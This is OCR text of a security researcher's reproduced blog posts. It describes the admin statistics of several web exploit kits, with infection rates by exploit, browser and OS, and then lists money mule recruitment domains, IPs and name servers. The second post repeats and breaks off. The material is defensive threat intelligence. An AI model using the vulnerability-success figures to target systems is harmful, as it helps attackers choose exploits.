
What we’ve got here is a rather modest in terms of activity, web malware exploitation kit admin panel. We’ve got

45 successful loads based on 588 unique visits, with the JavaRox exploit executed 42 times, successfully infecting

20 Firefox users. The exploits have successfully loaded on Windows XP 14 times, on Windows XP SP2 3 times, on

Windows Vista 12 times, and on Windows 7 15 times.

_Dragon Exploit Pack



The Dragon Exploit Pack has 45 successful loads based on 587 unique visitors, with the JavaJDK exploit executed

successfully 42 times. The kit is counting 13 successful loads on MSIE 8, and another 20 on Firefox, with 14 successful loads recorded for Windows XP, 2 on Windows XP SP2, 12 on Windows Vista and 15 on Windows 7.

_Katrin Exploit Pack

187



KATRIN
Premium Exploits Pack

STATISTICS COUNTRIES REFERER UPLOAD CLEAR LOGOUT

LINK FOR TRAFFIC: [redacted]

ALL TRAFFIC	WINDOWS TRAFFIC	LOADS	RATE
19933	18917	3277	17.32%

EXPLOIT	LOADS	RATE
Java JSM	535	16.33%
Java SMB	576	17.58%
Java OBE	914	27.89%
Old 4 PDF	87	2.65%
Libtiff PDF	726	22.15%
MDAC	96	2.93%
Snapshot	104	3.17%
HCP	239	7.29%

BROWSER	TRAFFIC	LOADS	RATE
MSIE 6	1315	452	34.37%
MSIE 7	2408	786	32.64%
MSIE 8	8162	1198	14.68%
MSIE 9	89	6	6.74%
Chrome	2559	274	10.71%
Firefox	4499	522	11.6%
Opera	209	24	11.48%
Safari	542	14	2.58%
Other	150	1	0.67%

OS	TRAFFIC	LOADS	RATE
Windows 98	23	7	30.43%
Windows 2000	38	9	23.68%
Windows 2003	33	7	21.21%
Windows XP	10648	2107	19.79%
Windows Vista	2724	625	22.94%
Windows 7	5451	503	9.23%
Other OS	1016	19	1.87%

The Katrin Exploit Pack has 3277 successful loads based on 19933 unique visits, which represents a 17.32 % infection

rate. The Java JSM exploit has been successfully loaded 535 times, Java SMB has been loaded 576 times, Java OBE

has been loaded 914 times, Old 4 PDF has been loaded 87 times, Libtiff PDF has been loaded 726 times, MDAC has

been loaded 96 times, Snapshot has been loaded 104 times, and HCP has been loaded 239 times.

The kit is counting 452 successful exploitation attempts against MSIE 5, 786 against MSIE7, 1198 against MSIE


8, 274 against Chrome, 522 against Firefox, 24 against Opera and 14 against Safari. The majority of loads have

affected Windows XP installations, with 2107 successful loads targeting the OS, following 625 on Windows Vista, and

503 on Windows 7.

_Liberty Exploit Pack

188



Browser	Uniques	Downloads	Percent
Total (100 %)	3029	555	18.32 %
IE 6 (37.07 %)	1123	397	35.35 % (13.11 %)
IE 7 (30.57 %)	926	89	9.61 % (2.94 %)
Firefox (16.64 %)	504	54	10.71 % (1.78 %)
Unknown (11.89 %)	360	2	0.56 % (0.07 %)
Chrome (2.01 %)	61	9	14.75 % (0.3 %)
Opera (1.82 %)	55	4	7.27 % (0.13 %)


The Liberty Exploit pack screenshot, is showing the proportion successfully infected web browsers, with total of 555

successful loads based on 3029 unique visitors. 397 loads have affected Internet Explorer 6, 89 Internet Explorer 7,

and 54 Firefox.

_Bleeding Life Exploit Pack

189



In this Bleeding Life web malware exploitation kit, we can clearly seen the dynamics behind the infections taking

place. We see 554 successful loads based on 4106 unique visitors. JavaSignedApplet has been executed 161 times,

Adobe-90-2010-0188 has been executed 67 times, Adobe-80-2010-0188 has been executed 46 times, Java-2010-

0842 has been executed 203 times, Adobe-2008-2992 has been executed 74 times, and Adobe-2010-1297 has been

executed 2 times.

The majority of the infected population is based in the U.S, United Kingdom, Qatar, and Malaysia. Windows

XP has the highest market share of infected OSs, with 336 successful loads based on 2098 unique visitors. Followed

by Windows 7 with 139 loads based on 1256 unique visitors, and 73 unique loads based on 719 unique visitors for

Windows Vista.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

1. http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9

190

241


2. http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283

3. http://2.bp.blogspot.com/-bmN4o62dMmw/Tlth60Y7FSI/AAAAAAAAE6U/ZlFYkeRzp5g/s1600/31372543.jpg

4. http://ddanchev.blogspot.com/

5. http://twitter.com/danchodanchev

191



Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)

The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding

IPs, and related ASs.

Money mule recruitment domains:

192



ACWOODE-GROUP.COM - 78.46.105.205 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 78.46.105.205 - Email: admin@acwoode-group.net

ART-GAPSON.COM - 78.46.105.205 - Email: admin@art-gapson.com

CONDOR-LLC-UK.NET - Email: admin@condor-llc-uk.net

CONDORLLC-UK.COM - Email: plods@fxmail.net

DE-DVFGROUP.BE

ELENTY-CO.NET - Email: abcs@mailti.com

ELENTY-LLC.COM - 78.46.105.205 - Email: admin@elenty-llc.com

fabia-art.com - 209.190.4.91 - Email: adios@cutemail.org

fine-artgroup.com - 209.190.4.91

GAPSONART.NET - 78.46.105.205 - Email: admin@gapsonart.net

gmd-contracting.com - 194.242.2.56 - Email: admin@gmd-contracting.com

GURU-GROUP.CC - 78.46.105.205 - Email: admin@guru-group.cc

GURU-GROUP.NET - 78.46.105.205 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 78.46.105.205 - Email: uq@mail13.com

ltd-scg.net - 209.190.4.91 - Email: amykylir@yahoo.com

NARTEN-ART.COM - 78.46.105.205 - Email: glamor@fxmail.net

NARTENART.NET - 78.46.105.205 - Email: admin@nartenart.net

panart-llc.com - 78.46.105.205 - Email: admin@panart-llc.com


REFINEMENT-ANTIQUE.COM - 78.46.105.205 - Email: xe@fxmail.net

REFINEMENTUK-LTD.NET - 78.46.105.205 - Email: admin@refinementuk-ltd.net

SKYLINE-ANTIQUE.COM - 78.46.105.205 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 78.46.105.205 - Email: admin@skyline-ltd.net

193




techce-group.com - 184.168.64.173 - Email: admin@techce-group.com

TODEX-GROUP.NET - 78.46.105.205 - Email: admin@todex-group.net

triad-webs.com - 85.17.24.226

The domains reside within the following ASs: **AS24940**, HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb B.V.

Amsterdam; **AS26496**, GODADDY .com, Inc.; **AS10297**, RoadRunner RR-RC-Enet-Columbus.



Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.NAMESUKNS.CC - Email: pal@bz3.ru

NS2.NAMESUKNS.CC

NS3.NAMESUKNS.CC

NS1.NAMEUK.AT - Email: admin@nameuk.at

NS2.NAMEUK.AT

NS3.NAMEUK.AT

NS1.UKDNSTART.NET - Email: admin@ukdnstart.ne

NS2.UKDNSTART.NET

NS3.UKDNSTART.NET

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten

[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[6]Keeping Money Mule Recruiters on a Short Leash - Part Six

[7]Keeping Money Mule Recruiters on a Short Leash - Part Five

[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!’s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

4. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

5. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

9. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

10. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

21. http://ddanchev.blogspot.com/

197



Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)

The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding

IPs, and related ASs.

Money mule recruitment domains:

198



ACWOODE-GROUP.COM - 78.46.105.205 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 78.46.105.205 - Email: admin@acwoode-group.net

ART-GAPSON.COM - 78.46.105.205 - Email: admin@art-gapson.com

CONDOR-LLC-UK.NET - Email: admin@condor-llc-uk.net

CONDORLLC-UK.COM - Email: plods@fxmail.net

DE-DVFGROUP.BE

ELENTY-CO.NET - Email: abcs@mailti.com

ELENTY-LLC.COM - 78.46.105.205 - Email: admin@elenty-llc.com

fabia-art.com - 209.190.4.91 - Email: adios@cutemail.org

fine-artgroup.com - 209.190.4.91

GAPSONART.NET - 78.46.105.205 - Email: admin@gapsonart.net

gmd-contracting.com - 194.242.2.56 - Email: admin@gmd-contracting.com

GURU-GROUP.CC - 78.46.105.205 - Email: admin@guru-group.cc

GURU-GROUP.NET - 78.46.105.205 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 78.46.105.205 - Email: uq@mail13.com

ltd-scg.net - 209.190.4.91 - Email: amykylir@yahoo.com

NARTEN-ART.COM - 78.46.105.205 - Email: glamor@fxmail.net

NARTENART.NET - 78.46.105.205 - Email: admin@nartenart.net

panart-llc.com - 78.46.105.205 - Email: admin@panart-llc.com


REFINEMENT-ANTIQUE.COM - 78.46.105.205 - Email: xe@fxmail.net

REFINEMENTUK-LTD.NET - 78.46.105.205 - Email: admin@refinementuk-ltd.net

SKYLINE-ANTIQUE.COM - 78.46.105.205 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 78.46.105.205 - Email: admin@skyline-ltd.net

199



techce-group.com - 184.168.64.173 - Email: admin@techce-group.com

